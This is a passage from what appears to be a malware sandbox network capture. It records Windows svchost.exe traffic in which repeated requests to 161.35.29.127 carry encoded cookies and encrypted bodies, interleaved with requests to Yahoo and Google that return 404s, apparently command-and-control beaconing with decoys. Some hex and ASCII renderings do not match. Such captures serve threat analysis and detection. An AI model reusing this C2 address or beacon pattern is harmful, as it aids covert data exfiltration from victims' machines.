SSID=s1MNk4mNTjNiL%2FvLtoJxZJXcVyJ9e0MpMB8W%2BH7foafEgr8feJpJiNaesfsFpPvMLG5%2FAMPJzP%2F48 sf60lsSX2TKINZMHcp0O7c9OxQ4RGoclb8fQ4yKTEwoykMY3wOnnzjm0iXMimPUiV0YSoUmQuPhsv8xiBQcgTs2JS nfxF%2FYFWXO9GxuAWbbN8OS5julPnecI8FtfwbpcZfUbEkck1uHmx1uTb0H6nrHJk73deUP1g2z%2FTwMtrHly 4ueP5SKg6dHYZdUA2krQY6Mnfl9CixKBoW0FmNvuMqcNNyhC4jjJxYerJe0eMBslyntM0XBr%2F%2Bmeh4xfZFaZ1C4 0gw9%3D%3D; X-Tag: kA4CsPsaqNICR4nu2bZuO1SyjCI8lvcLndFdv3PqYzuLMysh1fSDDgeuZ%2BtvP%2FeXr%2ByiirAr9IWJ ant2iaz5736PshFOoB5to8DYfVfHdMaufMK0gVoFN30AmMunTv7lWWveR29BQnZ6U2aNXllYw9WBMDFOGGezSBAiVF 8F7DEqsGZqac3krv2vHetgsuUS2srqsvXm029joivugA%2BgDCXMN6FoxBFZvGBALdIYKuVIY4mn%2B9%2Bfb1qADs 2pfxQfuEWE8Z9yJNEPmAWWFx0bKqDyO4v3ZG6ivBhL6jlhy8dk%2BPNPnGTiReUjZ6hf%2BCAqoRVJ%2 FOWewwLFNZrO8K7zA%3D%3D X-Csrf-Token: AsEj3WQyZJEXCAlaRkSwihnl%2By3u9mTSiOM0RDLFPiRZIHnWz9IX%2BNXQQdmrt1rAU%2FmGSx FIlabz8sOI95QK1RdjQAS7de%2BkYwbjgJr12LOfd01G6b5qx%2FT%2Be3dz2aPYNPipjUHKc%2F%2FDLj14x%2Fy %2BvnmqpbPuuJqU3c13igRCWsxMPHUA4GbZs%2F1Mp8AgLgJ1nEhcPoDgO9x55QJU1j7xHPwroZMD%2Fv r6Y2gGIUWGUqMbYpejzZe3fLnyq2lVaufT896RpCE6Pkwy0bEyNdOKAN2M310IMesZsD5xGZM8PM87IzYRnZegADGo DaKTHO2OC0PBpPOXW0%2FaQZlek2fR5Q%3D%3D X-Request-ID: bkXgt06Bm95PxhgOqd7WaMOhHhRDMCx6Sff65jgKSeUp0Qj2yBLGRkHC9WjhxAFc30lhYhedXsMk L%2FiFQqZIIUmTB0Hs6omo2QJqKNP90RHvzSA%2FHJydpMBzYYwO6hDzj3bVkdY3a6WRSlcKIwLGPPerXZqilB3P53u 6RazCtoYwbXbjmYTow9W380lxdKA%2FaL283YqhF0HwhvnOyntOGJrfbqfRzyWToDhGAGt1OerveNfdkRdHscY3P5 xurMahR%2BUj3DEOM%2Bvv4voyqErCDK9i9BOx9r5yF047Dkuk5nWjZ62WsmKlsxrgSp0Pn8k26n3hB0MH0KjQhSb l3uelQ%3D%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: 161.35.29.127 Content-Length: 256 Cache-Control: no-cache
2021-09-28 07:54:32 UTC	1096	OUT	Data Raw: 68 19 2f c5 e0 e7 8b 01 7b d8 59 ef b7 84 ff b6 86 41 02 7c 59 88 da 81 56 35 ae 32 50 fc cc 57 3f 76 07 0c c8 81 1b a8 fe 30 fd a2 41 f9 29 6e 95 1c 55 65 19 08 a6 aa d3 cd 58 15 38 3c 9b 87 e7 53 96 3c 34 09 0c e4 c6 e4 b2 2d a9 1e c2 b3 aa bf 61 d7 ae 15 03 2c d7 35 b6 1a 50 54 f9 7c dd 8e a1 18 f9 66 d5 cb 6d 70 df 7b 5d 1d 54 9b 98 99 8e b3 f1 ce af fd da 74 37 8b 89 92 a3 5c 64 7b e3 06 86 9b 53 a4 8a fe f6 97 21 46 b4 0c e6 ac 4a 0f 72 00 40 f2 15 d1 53 04 fe 36 a8 ce 8a 11 85 59 7d 58 e8 3d b7 55 1b 27 9b a4 d5 e8 ab e0 6d 49 4a af 2c 04 1a 2c da b3 e0 e2 67 29 d0 ef dd 83 29 65 31 a0 c6 01 ed c3 22 cb 9b 94 90 96 45 69 12 f3 86 4f 29 d8 12 07 f2 c1 82 e4 b1 17 d9 87 51 9b c8 d6 fb df c5 87 f7 8d e8 72 d4 2e 24 55 10 3d ea c3 61 4a 1a 83 42 66 20 Data Ascii: h/{YA YV52PW?v0A)nUeX8<S<-4-a,5PT fmp{tT7d{SfJr@S6Y}X=U'mlJ.,g)}e1'EiO)Qr.\$U=aJBf
2021-09-28 07:54:34 UTC	1103	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: text/html; charset=UTF-8 Connection: close Date: Tue, 28 Sep 2021 07:54:34 GMT X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
92	192.168.2.3	50055	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:33 UTC	1099	OUT	GET /67MlxP14aGQtQlos9/fjFgjj3qw7f2ck3Aj2881p6wb3qjoqjF3yu1kazr/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:33 UTC	1099	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:54:32 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELI SAMi OTRi UNRI PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 9 server: ATS Content-Length: 686 Age: 1 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage&region=US&lang=en-US&device=desktop&yrid=bprlqpql5ihp&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:33 UTC	1100	IN	Data Raw: 53 65 74 2d 43 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 33 33 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 63 74 2d 62 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:33 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:54:33 UTC	1101	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 36 37 4d 6c 78 50 31 34 61 47 51 74 51 6c 6f 73 39 25 32 66 66 6a 46 67 6a 6a 33 71 77 37 66 32 63 6b 33 41 6a 32 38 38 31 70 36 77 62 33 71 6a 6f 71 6a 46 33 79 75 31 6b 61 7a 72 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c 70 3e 43 6f 6e 74 65 6e 74 20 69 73 20 63 75 72 72 65 6e 74 6c 79 20 75 6e 61 76 61 69 6c 61 Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2f67MlxP14aGQtQlos9%2ffFgjj3qw7f2ck3Aj2881p6wb3qjoqjF3yu1kazr%2f;if(window!=window.top){document.write('<p>Content is currently unavaila

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
93	192.168.2.3	50056	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:33 UTC	1101	OUT	GET /mssa4pspxhns23h7IEfLQ/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:54:33 UTC	1101	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1582 Date: Tue, 28 Sep 2021 07:54:33 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000;v="46,43" Connection: close
2021-09-28 07:54:33 UTC	1102	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 6c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,co def{font:15px/22px arial,sans-se
2021-09-28 07:54:33 UTC	1103	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 6f 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 6f 6f 6f 6c 65 6c 6f 6f 6f 2f 32 78 2f 67 6f 6f 6f 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 6f 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 6f 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
94	192.168.2.3	50061	161.35.29.127	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:35 UTC	1104	OUT	GET /feed/news/last HTTP/1.1 Cookie: HSID=yslAYZuQgRbFDDMM8QK4R6BafCEw48wo1HzZWYi0PMZjnaOKD7bF6%2Bw5rdH%2F6ZUqhDTbGNs%2Fcf2LRXbbGyZhdVSLTmYoWtUuPmtPz13UOf9oOIH7AK1TN3f4Uk1WdVB%2FzeykF4frTDUSNNrELWEX5lfpJLxQlitz6tfiq2cVhm%2FaA8uFme1OFslz7fNmzPflzLh4VRLBhyIJZyQnclSgY2uoMJSXT0vNs4EuharU2vBnwPZxM%2BzOOWf mcc7RR39xwRx5ea4j%2FM%2BUB9uSx2ibexh14MK5bsDt6BTKf74JQTu%2FyhjDb%2Focj9Co1hGLHcyH1wgEgsFb7jlrHJhOeBmSKCHw%3D%3D;SIDCC=a%2F81BDDei2UQSn83dL3DY%2FruTFNs8iXpfzjijNjHce4oqXkHW8xEYS7797vg%2F7wJ3txVpnsbwiBdWs%2Fy0Z4eM9RsmiY9Z2bx7GXRVwyclPGZH%2FN%2Bzuey%2FUsy2V47O54sKg2yt1vWz0FpRknY1E69YxUvsvYkxw3z29hgJ61HBwnUx6LKHs%2BQvAJR3cBZA0vQ1gQpRtd%2FZ9LpdV2C2VFSldX06CoWNa3pNR9N0FRyUnu4ky2AGnFDlaKRTgqj8WVIVuny2dOOdnFFlgsw0wle23%2FBjNvsf8Cqy07w11FWG86UWBQIXhleOU5wzU7CsidRLbyNlq%2BA96444TJfdLiMig%3D%3D;SID=1uZY7Tz7tsGvNpBKPwBPBirk2vOoscdDoVDLsjHMomAfuHA tXnF3HUg2JzmWR8jPjvMV9EKFfne5sWlwwzUiMDjoFvuVaSJk8ZJWyuYCKW4gsMkhLSQPFzMO5H1mZcwU9x%2BV7nzK7SMu4wezCx0WvOR1ZwJX4%2FSwG9hpdYqfC9SK8debiIWGktqd3fg8YJqYjZoAClc7XywsHHnh3eYCoFDzU9ZCI%2FWfgM2leZcdsRZgUB5kbjTAFEcW8KmHXzHBgbTmyDkx64mpQQl6bBVsuQ1SJPIhMg3GPKgWk5lOt0bmX9nsFYD%2FIVENM38sLqNonVDqbaGRi5dM0Se9UpQ%3D%3D;SSID=anJsol8rQ65bxEDXxA5wf72hhTgocy1Av9O6q5RSRG7%2FZgyllIKoNpzzio6lLep3ANgr29D%2FK2AXjOtlDMYqCbOkJ48UIB6zUHMbNBUihd0WzjiFrTNehMePhyfrGrJG7VF0QfIDD3bnSjbKE%2Fu078OVrzRk6ul0fNTYBDBvDPicaK7oFZwZawO9smLjnkBhQ5hpqk7l%2FbwfAIPI1BNCQOICnQ SrJVWILDiy0ijm2Y12RmTfrVXRH1QINLwjQ7Bd9QHVPalofZcRw21Bpn6iyTiO%2FJWKRPPFDneez9fLFJnmrj%2Bx7ExcTUaTz1khaVW3e7JGvG%2FKyrXxjBqQ1Yk33Q%3D%3D; X-Tag: P2tBJYYUMhbBUVIVRL9Gj5wXKDu3b%2B37KWTwiH9Okj23cRy8%2BnjG%2F7JoXF5EGtMd7nMm7MyORoyXl3WcPy0N2hTUylpQaqVoP2XwXtng5xzoTptXRERVQQYZ5L6xKf0kqVej0q9gB6kPFtFKZmJloRWBWQPGiSonmKmhZRRAWJy3NXJhRwUgZ1c1F8PU1hlyNkZe7ZBNd%2FwpW%2BkYhxxwasvCyVRgaEMX1EXIxo7FEZQdKoNSgTnClv2pc34yp202i0hDvj%2FSruXqU6fxamb0YWMjCYI9LibKJ1cgJnluNg2znyGccnFGH2x9BqBpa9kuy61qlkWfKtals1OJ19Lg%3D%3D X-Csrftoken: ECR5ycku76xHlahpdKEWVcPgvuc9nnELz3xa%2Bq10TJusZ4HdZt%2Fu0kZZq0w0tCVSH12q7ldsLRKRVePCzgfBliY22l8PQ4AOt94l81RwXlJOyi7mkXNARjg%2B5DeGHZhgMAzSoBbWszqzL45wDGA8jngNFnz0k3xp6BhuAsBn0SwnlgbS2ChtzUJ6svoY0s%2Bd6YnyNw2%2BgdnogibVWCNxxfCyR8s7pmPsnhqXU3lul8%2F%2B4LQxkxcDesUuEOWPE4Ongy9NV5DmEZXx%2BslYqRzS%2B2bu5nrXSSGibV3MQgQyEI6N2AWKXzluD8a9ViV%2Bq7nnHVOF695%2Bul9n6Tmw%3D%3D X-Request-ID: DTZb%2Bz2V4snKar2u43XSMOqhjbSZ3zii2i7DtJh6LsYsVwRk1qa5fpiPl9hdVXE7XqicoPxr5nHqJzqANbjv0Vib6rTG3LDnCLH6p5Qr9UXSPLAIOH2fPKjwi9PvU1c8xScc8X436dtG21xp0kq1QMJT9S7TE%2FpFM3nmNzh1js%2BjqK%2Fgyt%2F2XXOu2Vhjo0j%2BMHnpF70qd%2FIXMUOUk63lwlzjBRmxJpqP969SYLTyQDgcM8q6OK9Pq7KSvfw31SPna8o4M3l6d9mtbBKWHGAtti4lrursN1AuYgf5Gho78RdJKX0L3QvcXsl564XpDtyIEAYi%2FQugh074JJI mQ%3D%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: 161.35.29.127
2021-09-28 07:54:37 UTC	1120	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: text/html; charset=UTF-8 Content-Length: 2 Connection: close Date: Tue, 28 Sep 2021 07:54:37 GMT Set-Cookie: pSID=XXjWhpqk8YNgIRrTMqMpL10cFCgTaGHYUYI7YIITxPbAFZxIMUzsR1pOloH08vw1dkjkTVrMESGqOvuGBRKiUxYJKNG0tbyAZHToi7QitRBsmLWKMqEFk7V3inr7NxorboXovMj8llaY0a33n6KONGAEjIYpKMPW2K2ejWnUzTPzn1F0Lz6BCNZrgce1RUZlaTJOOjha0UT5mRnyXeKeS6B3PPCuch3ngAmPNIDDTV4GjMFDaOtDzXGkzoy33484 Set-Cookie: SVALUE=false Set-Cookie: actual=false Set-Cookie: query4=e5ZI8CsRPnmMNarL Set-Cookie: ndata=4PHQZWpR%2FYbm%2BBbsaXXKrdofVvPbk6%2Fubd8IO5jKTB9j7U3AVkLrB5pW0JF1OEPbg n3SLycmWnT7QgmK%2FAxcY7WsqLTLOznQpRGURGxDPC58CnVck%2F8gSkv5fmgBDXARGa27z1sw5%2BPMq1RjD2FeELK8jVKi1hsW3RTto3rNfoDeb%2Bpw1ltWN01%2FrKpvlD%2FXLK4r%2Bc%2FgcDlh9WYD3w08b1%2Bq6HpGKKiDlRj8LTx78FP8Vxsrj3p9u%2BvOUZxXY6X1HkaAKewGcdJsKialRhHHW%2BqVzjj1B3UWQLNNQtPz7TB5cXx4gQQKYdloQf7QbARFTUzJGboeBy6bJG1A%3D%3D Set-Cookie: bdata=9AdWdf85oadg1UudYNC0G5Q9uHjLHIVHSSWWrWdQXPD4WYvBd30Q0DQSGomiDCfKBUJ4SL4pERbmpSwCLviglflusMOBG6JoZk6img3008ITCpmz62k10HdIA2veuqCrZuLAr1GvnyYgr15Y20JRn5b7AIWxNCn0qc8U0SBjk2Rk4fJl1r7i1N3nrUktJGDWY7YyBsuQsw07UNTS1PAOBUPEnL3eYyShjvJcsn1HLTe2g9ZAR3tZ048uzNu X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block
2021-09-28 07:54:37 UTC	1121	IN	Data Raw: 4f 4b Data Ascii: OK

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
95	192.168.2.3	50063	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:35 UTC	1106	OUT	GET /0wmgm0Td84uqpWvzrgoDm/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmgtl5iga&b=3&s=a5

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:35 UTC	1107	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:54:35 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELI SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 10 server: ATS Content-Length: 610 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage&region=US&lang=en-US&device=desktop&yrid=3n9p5clgl5ihr&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:35 UTC	1108	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 33 35 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 63 74 2d 62 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:35 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:54:35 UTC	1108	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 30 77 6d 67 69 6d 30 54 64 38 34 75 71 70 57 76 7a 72 67 6f 44 6d 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c 70 3e 43 6f 6e 74 65 6e 74 20 69 73 20 63 75 72 72 65 6e 74 6c 79 20 75 6e 61 76 61 69 6c 61 62 6c 65 2e 3c 2f 70 3e 3c 69 6d 67 20 73 72 63 3d 22 2f 2f 67 65 6f 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 70 3f 73 3d Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2f0wmgim0Td84uqpWvzrgoDm%2f;if(window!=window.top){ document.write("<p>Content is currently unavailable.</p><img src="//geo.yahoo.com/p?s=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
96	192.168.2.3	50066	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:36 UTC	1109	OUT	GET /2za1gvjzin0ljAf92ufxxisidwpSVo231t8A/cp3sore10pishkmqffan5ka6z/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5
2021-09-28 07:54:36 UTC	1109	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:54:35 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELI SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 7 server: ATS Content-Length: 694 Age: 1 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage&region=US&lang=en-US&device=desktop&yrid=7ddjiglg15ihs&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:36 UTC	1110	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 33 36 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:36 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, 